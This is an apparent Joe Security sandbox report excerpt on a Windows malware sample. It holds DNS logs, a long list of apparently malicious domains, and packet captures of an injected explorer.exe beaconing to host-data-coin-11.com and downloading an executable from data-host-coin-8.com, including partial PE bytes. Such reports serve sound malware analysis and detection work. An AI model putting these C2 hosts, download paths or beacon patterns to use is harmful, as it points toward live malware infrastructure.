Jan 6, 2022 08:09:57.454499960 CET	8.8.8.8	192.168.2.3	0xecd4	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:57.628452063 CET	8.8.8.8	192.168.2.3	0xb264	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:57.803719997 CET	8.8.8.8	192.168.2.3	0xd9a6	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:57.967550039 CET	8.8.8.8	192.168.2.3	0xc50a	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:58.137274027 CET	8.8.8.8	192.168.2.3	0x457f	No error (0)	bit.ly		67.199.248.10	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:58.137274027 CET	8.8.8.8	192.168.2.3	0x457f	No error (0)	bit.ly		67.199.248.11	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:58.339804888 CET	8.8.8.8	192.168.2.3	0xa6fb	No error (0)	bitly.com		67.199.248.15	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:58.339804888 CET	8.8.8.8	192.168.2.3	0xa6fb	No error (0)	bitly.com		67.199.248.14	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:58.548837900 CET	8.8.8.8	192.168.2.3	0x3f6c	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:58.711149931 CET	8.8.8.8	192.168.2.3	0xe2eb	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:09:59.185905933 CET	8.8.8.8	192.168.2.3	0xd48b	No error (0)	data-host-coin-8.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:01.254184961 CET	8.8.8.8	192.168.2.3	0x3f2c	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:01.442651987 CET	8.8.8.8	192.168.2.3	0x1524	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:01.610925913 CET	8.8.8.8	192.168.2.3	0x3a03	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:01.803586006 CET	8.8.8.8	192.168.2.3	0x351d	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:01.965749025 CET	8.8.8.8	192.168.2.3	0xf83b	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:02.152925014 CET	8.8.8.8	192.168.2.3	0xb3c9	No error (0)	goo.su		104.21.38.221	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:02.152925014 CET	8.8.8.8	192.168.2.3	0xb3c9	No error (0)	goo.su		172.67.139.105	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:03.049554110 CET	8.8.8.8	192.168.2.3	0x9519	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:03.210486889 CET	8.8.8.8	192.168.2.3	0x1536	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:03.443460941 CET	8.8.8.8	192.168.2.3	0x694c	No error (0)	transfer.sh		144.76.136.153	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:03.702063084 CET	8.8.8.8	192.168.2.3	0xf0cb	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:03.871119022 CET	8.8.8.8	192.168.2.3	0xadf4	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:04.094362974 CET	8.8.8.8	192.168.2.3	0x55c3	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:04.264045000 CET	8.8.8.8	192.168.2.3	0xf9e9	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:04.485018015 CET	8.8.8.8	192.168.2.3	0x8849	No error (0)	f0616387.xsph.ru		141.8.193.236	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 6, 2022 08:10:06.450314999 CET	8.8.8.8	192.168.2.3	0x87ba	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:06.689624071 CET	8.8.8.8	192.168.2.3	0xd8f3	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:06.970993042 CET	8.8.8.8	192.168.2.3	0x4426	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:07.420985937 CET	8.8.8.8	192.168.2.3	0xef34	No error (0)	data-host-coin-8.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:10.291680098 CET	8.8.8.8	192.168.2.3	0xe807	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:10.689599991 CET	8.8.8.8	192.168.2.3	0x5a71	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)
Jan 6, 2022 08:10:10.892538071 CET	8.8.8.8	192.168.2.3	0xc4cf	No error (0)	host-data-coin-11.com		139.28.222.172	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 185.233.81.115
- cdn.discordapp.com
- bit.ly
- bitly.com
- goo.su
- transfer.sh
- vvcfqhtqay.com
  - host-data-coin-11.com
- ssbqc.com
- privacytools-foryou-777.com
- aamxt.net
- hbxwfh.org
- nhdfaew.com
- uyybr.com
- tvephql.org
- vdqsgavo.com
- mtorecxxgh.net
- ttbpllesho.org
- data-host-coin-8.com
- jmigiem.com
- hwjxhmokn.net

- kccrowjwfq.net
- qgokbfpqu.com
- yavevdmq.org
- unicupload.top
- ysykmivov.net
- qtrno.net
- alewchcr.net
- dnlmmbdk.net
- tixiicao.org
- vienyfn.org
- klwemmabtp.com
- nipku.net
- 185.7.214.171:8080
- file-file-host4.com
- ckfvguv.net
- dldbnkm.com
- vrpsxrye.org
- ssdywbty.net
- upyfwla.com
- lvqobjn.org
- miwrk.net
- fsmmd.org
- bpjdfscuk.com
- glmxabvp.net
- wofvisy.com
- 91.243.44.130
- ppeextw.com
- wbyyx.org
- easifa.net
- udsyikv.org

Copyright Joe Security LLC 2022

- kmwnx.org
- xvhamihxut.net
- mmiom.org
- qwpkuphah.com
- qbodwwvauw.org
- awjegmrw.org
- xgrpufkyfv.com
- dsrobv.com
- qdnextl.com
- tjugncvvv.org
- ubynnlebm.net
- oeiaa.net
- ujwcetygu.com
- psaaf.org
- f0616387.xsph.ru
- pcffisvf.org
- xnpfyukb.net
- vvyeudfpok.com
- brxua.org
- xmcaixd.com
- qomqnitcv.net

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49731	185.233.81.115	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49762	162.159.133.233	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49717	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:08:53.577157974 CET	441	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://hbxwfh.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 278 Host: host-data-coin-11.com
Jan 6, 2022 08:08:53.658348083 CET	442	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:08:53 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49718	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:08:54.067504883 CET	443	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://nhdfaew.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 361 Host: host-data-coin-11.com
Jan 6, 2022 08:08:54.169085979 CET	444	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:08:54 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49719	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:08:54.251296997 CET	445	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://uyybr.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 304 Host: host-data-coin-11.com
Jan 6, 2022 08:08:54.350064993 CET	446	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:08:54 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49720	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:08:54.446500063 CET	447	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://tvephql.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 187 Host: host-data-coin-11.com
Jan 6, 2022 08:08:54.527777910 CET	447	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:08:54 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49721	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:08:54.612946987 CET	448	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://vdqsgavo.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 291 Host: host-data-coin-11.com
Jan 6, 2022 08:08:54.694658041 CET	449	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:08:54 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 64 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f 90 df 13 49 3a 4a a6 e8 dd e6 f8 5f f5 4a 88 2d a0 57 53 98 00 e5 a7 2c f8 2f 0d 0a 30 0d 0a 0d 0a Data Ascii: 2dI:82OI:J_J-WS,/0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49723	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:08:56.133610964 CET	450	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://mtorecxxgh.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 111 Host: host-data-coin-11.com
Jan 6, 2022 08:08:56.214211941 CET	451	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:08:56 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49724	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:08:56.302706003 CET	452	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ttbpllesho.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 143 Host: host-data-coin-11.com
Jan 6, 2022 08:08:56.388818979 CET	452	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:08:56 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 34 36 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f c5 86 52 06 26 1a ff b5 98 ff a9 1e ad 12 93 3a f9 55 50 99 4a f7 e0 25 e5 39 1a 4c ed a1 88 70 bc 57 dd 43 d4 fa 20 87 20 e7 c3 9a 57 2a e1 a8 1d 63 a9 0d 0a 30 0d 0a 0d 0a Data Ascii: 46I:82OR&:UPJ%9LpWC W*c0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49725	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:08:56.780142069 CET	453	OUT	GET /files/2184_1641247228_8717.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: data-host-coin-8.com

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:08:56.842988014 CET	455	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:08:56 GMT Content-Type: application/x-msdos-program Content-Length: 358912 Connection: close Last-Modified: Mon, 03 Jan 2022 22:00:28 GMT ETag: "57a00-5d4b4a60838eb" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 6b 91 a1 53 2f f0 cf 00 2f f0 cf 00 2f f0 cf 00 31 a2 5a 00 3d f0 cf 00 31 a2 4c 00 57 f0 cf 00 08 36 b4 00 2a f0 cf 00 2f f0 ce 00 ee f0 cf 00 31 a2 4b 00 10 f0 cf 00 31 a2 5b 00 2e f0 cf 00 31 a2 5e 00 2e f0 cf 00 52 69 63 68 2f f0 cf 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 08 00 74 f1 e5 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 09 00 00 3c 04 00 00 4a 02 00 00 00 00 00 c0 34 02 00 00 10 00 00 00 50 04 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 d0 06 00 00 04 00 00 41 c1 05 00 02 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 2c 39 04 00 3c 00 00 00 00 30 06 00 f8 59 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 06 00 14 23 00 00 50 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 58 a6 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 e0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 34 3a 04 00 00 10 00 00 00 3c 04 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 60 9a 01 00 00 50 04 00 00 8c 00 00 00 40 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 61 6d 69 63 61 6b 05 00 00 00 00 f0 05 00 00 02 00 00 00 cc 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 64 6f 73 00 00 00 00 4b 00 00 00 00 00 06 00 00 02 00 00 00 ce 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6d 6f 64 61 76 00 00 ea 00 00 00 00 10 06 00 00 02 00 00 00 d0 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 75 67 69 72 6f 66 93 0d 00 00 00 20 06 00 00 0e 00 00 00 d2 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f8 59 00 00 00 30 06 00 00 5a 00 00 00 e0 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 a2 3e 00 00 00 90 06 00 00 40 00 00 00 3a 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 44 04 00 00 00 00 00 6c 3c 04 00 82 3c 04 00 92 3c 04 00 a2 3c 04 00 be 3c 04 00 d2 3c 04 00 e6 3c 04 00 f6 3c 04 00 10 3d 04 00 2a 3d 04 00 42 3d 04 00 56 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$kS///1Z=1LW6*/1K1[.1^.Rich/PELt`<J4P@A,9<0 Y#PX@.text4:< `.data`P@@.pamicak@.dosK@.modav@.nugirof @.rsrcY0Z@@.reloc>@:@BDl<<<<<<<<=*=B=V

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49727	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:08:59.108822107 CET	899	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://jmigiem.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 165 Host: host-data-coin-11.com
